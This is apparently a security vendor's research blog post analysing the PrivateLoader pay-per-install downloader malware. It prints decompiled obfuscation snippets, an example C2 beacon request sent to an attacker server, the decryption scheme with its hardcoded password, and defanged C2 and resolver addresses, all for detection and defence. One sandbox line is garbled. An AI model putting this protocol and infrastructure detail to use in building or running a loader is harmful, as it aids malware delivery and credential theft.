Peeking into PrivateLoader

zscaler.com/blogs/security-research/peeking-privateloader

Key Points

- PrivateLoader is a downloader malware family that was first identified in early 2021
- The loader's primary purpose is to download and execute additional malware as part of a pay-per-install (PPI) malware distribution service
- PrivateLoader is used by multiple threat actors to distribute ransomware, information stealers, banking trojans, downloaders, and other commodity malware

PrivateLoader is a downloader malware family whose primary purpose is to download and execute additional malware. Intel 471 and Walmart reported on PrivateLoader's pay-per-install (PPI) service that distributes malware on behalf of other threat actors. The malware payloads can be selectively delivered to victims based on certain criteria (e.g. location, cryptocurrency or financial activity, on a corporate network, specific software installed, etc.) As previously reported, some of the payloads being distributed include Redline Stealer, Vidar Stealer, SmokeLoader, Stop ransomware, and other commodity malware.


The PrivateLoader malware is written in the C++ programming language, and based on the existence of multiple versions it seems to be in active development. The name "PrivateLoader" comes from debugging strings that can be found in some versions of the malware, for example:

C:\Users\Young Hefner\Desktop\PrivateLoader\PL_Client\PL_Client\json.h

PrivateLoader is modularized into a *loader* component and a *main* component.

Anti-Analysis Techniques


Both the loader and main components of PrivateLoader make use of similar anti-analysis techniques. These anti-analysis techniques include obfuscating integer constants with various mathematical operations as shown in Figure 1.



```
unsigned __int64 __stdcall math2(__int64 a1)
{
  return ((a1 ^ 0xCui64) - 0x615C840) / 0xB8D92;
}                                               // example:
                                                //
                                                // a1 = 0x764D1C6
                                                // return = 0x1d
```

Figure 1: Example of a PrivateLoader obfuscated integer constant.

Most of the malware's important strings are stored as encrypted stack strings where each string is decoded with its own XOR key as shown in Figure 2. A listing of PrivateLoader's decrypted strings for the loader component can be found here and the main component's decrypted strings can be found here.



```
*string_data = 0x84038676;
*&string_data[4] = 0xEB71EB3C;
*&string_data[8] = 0x36FB7B30;
*&string_data[12] = 0xAB7D1F0C;
*xor_key = 0xEA71E31D;
*&xor_key[4] = 0xD9428759;
*&xor_key[8] = 0x5A971F1E;
*&xor_key[12] = 0xAB7D1F0C;
*string_data = _mm_xor_si128(*string_data, *xor_key);// kernel32.dll
kernel32_hdl = LoadLibraryA(string_data);
```

Figure 2: Example of a PrivateLoader encrypted stack string.

Most of the important Windows DLL and API names used by PrivateLoader are also stored as encrypted stack strings. After decryption, PrivateLoader dynamically resolves the API functions at runtime. Finally, PrivateLoader adds junk code to obfuscate the program's logic and control flow.

Loader Component

The PrivateLoader loader component contains three dead drop resolver URLs hardcoded in the malware that communicate via an HTTP GET request. An example of PrivateLoader's dead drop resolvers is the following:

- hxxp://45.144.225[.]57/server.txt
- hxxps://pastebin[.]com/raw/A7dSG1te
- hxxp://wfsdragon[.]ru/api/setStats.php

The purpose of these resolvers is to retrieve PrivateLoader's command and control (C2) address. The first two dead drop resolver URLs return a plaintext response, while the third dead drop resolver returns a response that is XOR encrypted with a one-byte key (e.g., 0x6d). PrivateLoader expects the (decrypted) response to be in the format **HOST: <IP_Address>**. An example dead drop resolver response is the following:

HOST:212.193.30[.]21

If PrivateLoader is unable to retrieve the primary C2 address via the dead drop resolvers, there is a secondary C2 address (2.56.59[.]42) stored in the malware. The C2 address obtained from the dead drop resolver (or the hardcoded C2 address) is combined with the path */base/api/statistics.php*. PrivateLoader sends an HTTP GET request to this URL, which in turn fetches another URL that is XOR encrypted with a one-byte key (0x1d). Similar to the previous request, PrivateLoader expects the decrypted response from the C2 to be in the format **URL: <PrivateLoader_Main_Component_URL>**. An example of a decrypted response from the PrivateLoader C2 is shown below:

URL:hxxps://cdn.discordapp[.]com/attachments/934006169125679147/963471252436172840/PL_Client.bmp

PrivateLoader retrieves the content from this URL via an HTTP GET request. The response contains an unknown DWORD followed by encrypted data. To decrypt the data, first some of the bytes are replaced as shown in Table 1.

Byte to Replace	Replacement Byte
0x00	0x80
0x80	0x0a
0x0a	0x01
0x01	0x05
0x05	0xde
0xde	0xfd
0xfd	0xff

0xff	0x55
0x55	0x00

Table 1: Replacement bytes used in PrivateLoader's decryption algorithm.

After the replacement, the data is XOR decrypted with a one-byte key (0x9d). The decrypted data contains the main component, which is a DLL that is injected into the loader process and then executed. The loader passes a structure to the main component containing:

- The C2 IP address
- A hard coded integer used in some of the main component's C2 communications
- A hard coded integer used to represent the campaign that the malware sample is associated with

Main Component

The campaign ID passed in from the loader component is mapped to one of 33 campaign names as shown below in Table 2.

EU	USA_1	USA_2	WW_1	WW_2	WW_3	WW_4
WW_5	WW_6	WW_7	WW_OPERA	WW_8	WW_9	WW_10
WW_11	WW_12	WW_13	WW_14	WW_15	WW_P_1	WW_16
WW_17	WW_P_2	WW_P_3	WW_P_4	WW_P_5	WW_P_6	WW_P_7
WW_P_8	WW_18	WW_19	WW_20	WW_21		

Table 2: Listing of PrivateLoader campaign names.


The sample analyzed for this blog post was configured with campaign ID 27 which maps to *WW_P_7*. The campaign a particular sample is associated with determines what payloads are downloaded and executed. For some campaigns, the payload URLs are hardcoded into the main component (see the decrypted strings listing), while for others the payload URLs are retrieved from the C2.

Some campaigns are also interested in a victim's cryptocurrency and banking activity. PrivateLoader performs this action by searching a large number of file paths, registry keys, browser extensions, and saved browser logins for the following broad groups (see the decrypted strings listing for details):

- cryptoWallets browser
- cryptoWallets cold
- cryptoWallets_part1
- cryptoWallets_part2
- cryptoGames
- bankWallets
- cuBankWallets
- bankAUWallets
- paypal
- bankCAWallets
- bankWallets_part1
- bankWallets_part2
- bankMXWallets
- bankPKWallets
- bankESWallets
- shops
- amazon_eu
- webhosts
- VBMT (travel related sites)

The wallet and/or saved login data themselves aren't exfiltrated, rather PrivateLoader just checks for the existence of them. This data is likely used to help determine follow-on payloads such as stealer or banking malware that can make better use of the credentials.

The PrivateLoader main component creates a URL by combining the C2 address passed in from the loader with the path */base/api/getData.php*. The malware then sends HTTP POST requests containing a command and various data. An example PrivateLoader main component's request and response is similar to Figure 3.



```
POST /base/api/getData.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Content-Length: 369
Host: 212.193.30.21

data=WQ6kDeOftLA5096bQ8PJ7d8h38jBbyJ_a1t8KftUyPs6pwpvoZseTHfHEVxQcWv5A1w6jWgEZqLRaoR5UB3whXQXsq8PK6Hingh5zRnbJ5kkfg7roF3AgfI6w2q
BU43jsDurmXjdwT-MRBbNERrx8ng3IvV-xh2P6pzjNHoc9UUJoDna-
TobIw2RVIcwNEIgQBzO7QtD86karpVph6UXUhfvhvQHXVuJ2_LYB1VNTkboI38OwsGJ__cmWhpbedamgv-
VcsTuwxiDx0Qz2doywuY8uBHnJ370WDFTG-6Fy3SgnEEjCJSGh8Scvdd0iShq7xr4XfvdSr43gwVCOmnHi1YLz1EQ52rjyCNm8CDfIYI=HTTP/1.1 200 OK
Date: Fri, 25 Mar 2022 15:18:00 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
X-Powered-By: PHP/7.3.28
Content-Length: 108
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

L7ORFsZRBn6jaKD9SsLzKHmnzmklzO+fJxKDrkEK4gVehadRG0/fMNjN9g3VLaLCCjqcZZumt21KniNRXz+DW40ITrbMTBjNP7goaw43omY=
```

Figure 3: Example C2 request and response by the PrivateLoader main component.

The POST data contents in the **data** field and corresponding response data can be decrypted as follows:

- Replace the characters "_" with "/" and "-" with "+"
- Base64 decode the data
- Generate a 32-byte AES key and a 32-byte HMAC secret with PBKDF2
  - The password *Snowman+under_a_sn0wdrift_forgot_the_Snow_Maiden* is stored as an encrypted stack string
  - The salt is stored as the first 16-bytes of the Base64 decoded data
  - The iteration count is hardcoded to 20,000
  - The HMAC hashing algorithm is SHA512
- An IV is stored as the second 16-bytes of the Base64 decoded data
- An HMAC hash is stored as the last 32-bytes of the Base64 decoded data
- Between the IV and the HMAC hash is AES encrypted data
- The HMAC hash is validated

Once decrypted, an example C2 beacon looks similar to the following:

AddLoggerStat|WW_P_7|{"extensions":[],"links":[{"id":"1916"},{"id":"468"},{"id":"1920"},{"id":"1750"},{"id":"1927"},{"id":"1929"},{"id":"1946"},{"id":"1985"}],"net_country_code":"US","os_country_code":"US"}

Each field is pipe delimited and contains the following parameters:

- Command
- Campaign name
- JSON object

In this example the JSON object contains:

- IDs of browser extension payloads that have been downloaded and executed
- IDs of hardcoded or retrieved payloads that have been downloaded and executed
- Location of victim based on GeoIP
- Location of victim based on system data

The response data depends on the command and can contain a simple status message (e.g. "success") or a JSON object.

C2 commands may include the following values:

- **GetLinks** - get payload URLs
- **GetExtensions** - get browser extension payload URLs


- **AddExtensionStat** - used to update C2 panel statistics
- **GetIP** - used to obtain the victim's external IP address
- **AddLoggerStat** - used to update C2 panel statistics
- **SetIncrement|not_elevated** - indicates if the malware's process token is not elevated
- **SetIncrement|ww_starts**
- **GetCryptoSleeping**
- **IsUseDominationProject**
- **SetLoaderAnalyze**

As an example of the *GetLinks* command, a listing of payload URLs returned for the analyzed sample's campaign on 04/14/2022 is available here. Some of the payload URLs are encrypted similarly to how the main component was encrypted, while others are unencrypted PE executable files.

Conclusion

PrivateLoader is a typical downloader malware family that provides a PPI service that has gained traction as a viable malware distribution method for multiple threat actors. PrivateLoader is currently used to distribute ransomware, stealer, banker, and other commodity malware. The loader will likely continue to be updated with new features and functionality to evade detection and effectively deliver second-stage malware payloads.

Cloud Sandbox Detection



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 8F70A0F45532261CB4DF2800814...
Analysis Performed: 4/14/2022 12:26:15 PM
File Type: exe

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
94

MACHINE LEARNING ANALYSIS

- Malicious - High Confidence

MITRE ATT&CK

This report contains 21 ATT&CK techniques mapped to 7 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

staller Files Shows These Property).
- Found A High Number Of Window / User Specific System Calls
- Entrypoint Lies Outside Standard Sections
- Executes Massive Amount Of Sleeps In A Loop

NETWORKING

- Performs DNS Lookups
- Posts Data To Web Server
- URLs Found In Memory Or Binary Data
- Uses HTTPS
- Uses A Known Web Browser User Agent For HTTP Communication

STEALTH

- Creates HTML Files With .Exe Extension
- Disable Windows Defender Real Time Protection
- Tries To Detect Virtualization Through RDTSC Time Measurements
- Disables Application Error Messages

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

- Tries To Harvest And Steal Browser Information

EXPLOITING

- Detected VMProtect Packer
- May Try To Detect The Windows Explorer Process

PERSISTENCE

- Drops PE Files In Application Program Directory But Not Started Or Loaded
- Drops Files With A Non Matching File Extension
- Creates Temporary Files
- Drops PE Files
- Dropped PE Files Which Have Not

SYSTEM SUMMARY

- Dynamic Yara Hits
- Contains Thread Delay
- One Or More Processes Crash
- Creates Processes Via WMI
- Binary Contains Paths To Debug Symbols
- Classification Label

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to the campaign at various levels with the following threat names:

Win32.Trojan.PrivateLoader

Indicators of Compromise

IOC	Notes

aa2c0a9e34f9fa4cbf1780d757cc84f32a8bd005142012e91a6888167f80f4d5	SHA256 hash of analyzed PrivateLoader loader component
077225467638a420cf29fb9b3f0241416dcb9ed5d4ba32fdcf2bf28f095740bb	SHA256 hash of analyzed PrivateLoader main component
hxxp://45.144.225[.]57/server.txt	Loader component dead drop resolver
hxxps://pastebin[.]com/raw/A7dSG1te	Loader component dead drop resolver
hxxp://wfsdragon[.]ru/api/setStats.php	Loader component dead drop resolver
212.193.30[.]21	Primary C2 address
2.56.59[.]42	Secondary C2 address
/base/api/statistics.php	Loader component URI
hxxps://cdn.discordapp[.]com/attachments/934006169125679147/963471252436172840/PL_Client.bmp	Encrypted main component
/base/api/getData.php	Main component URI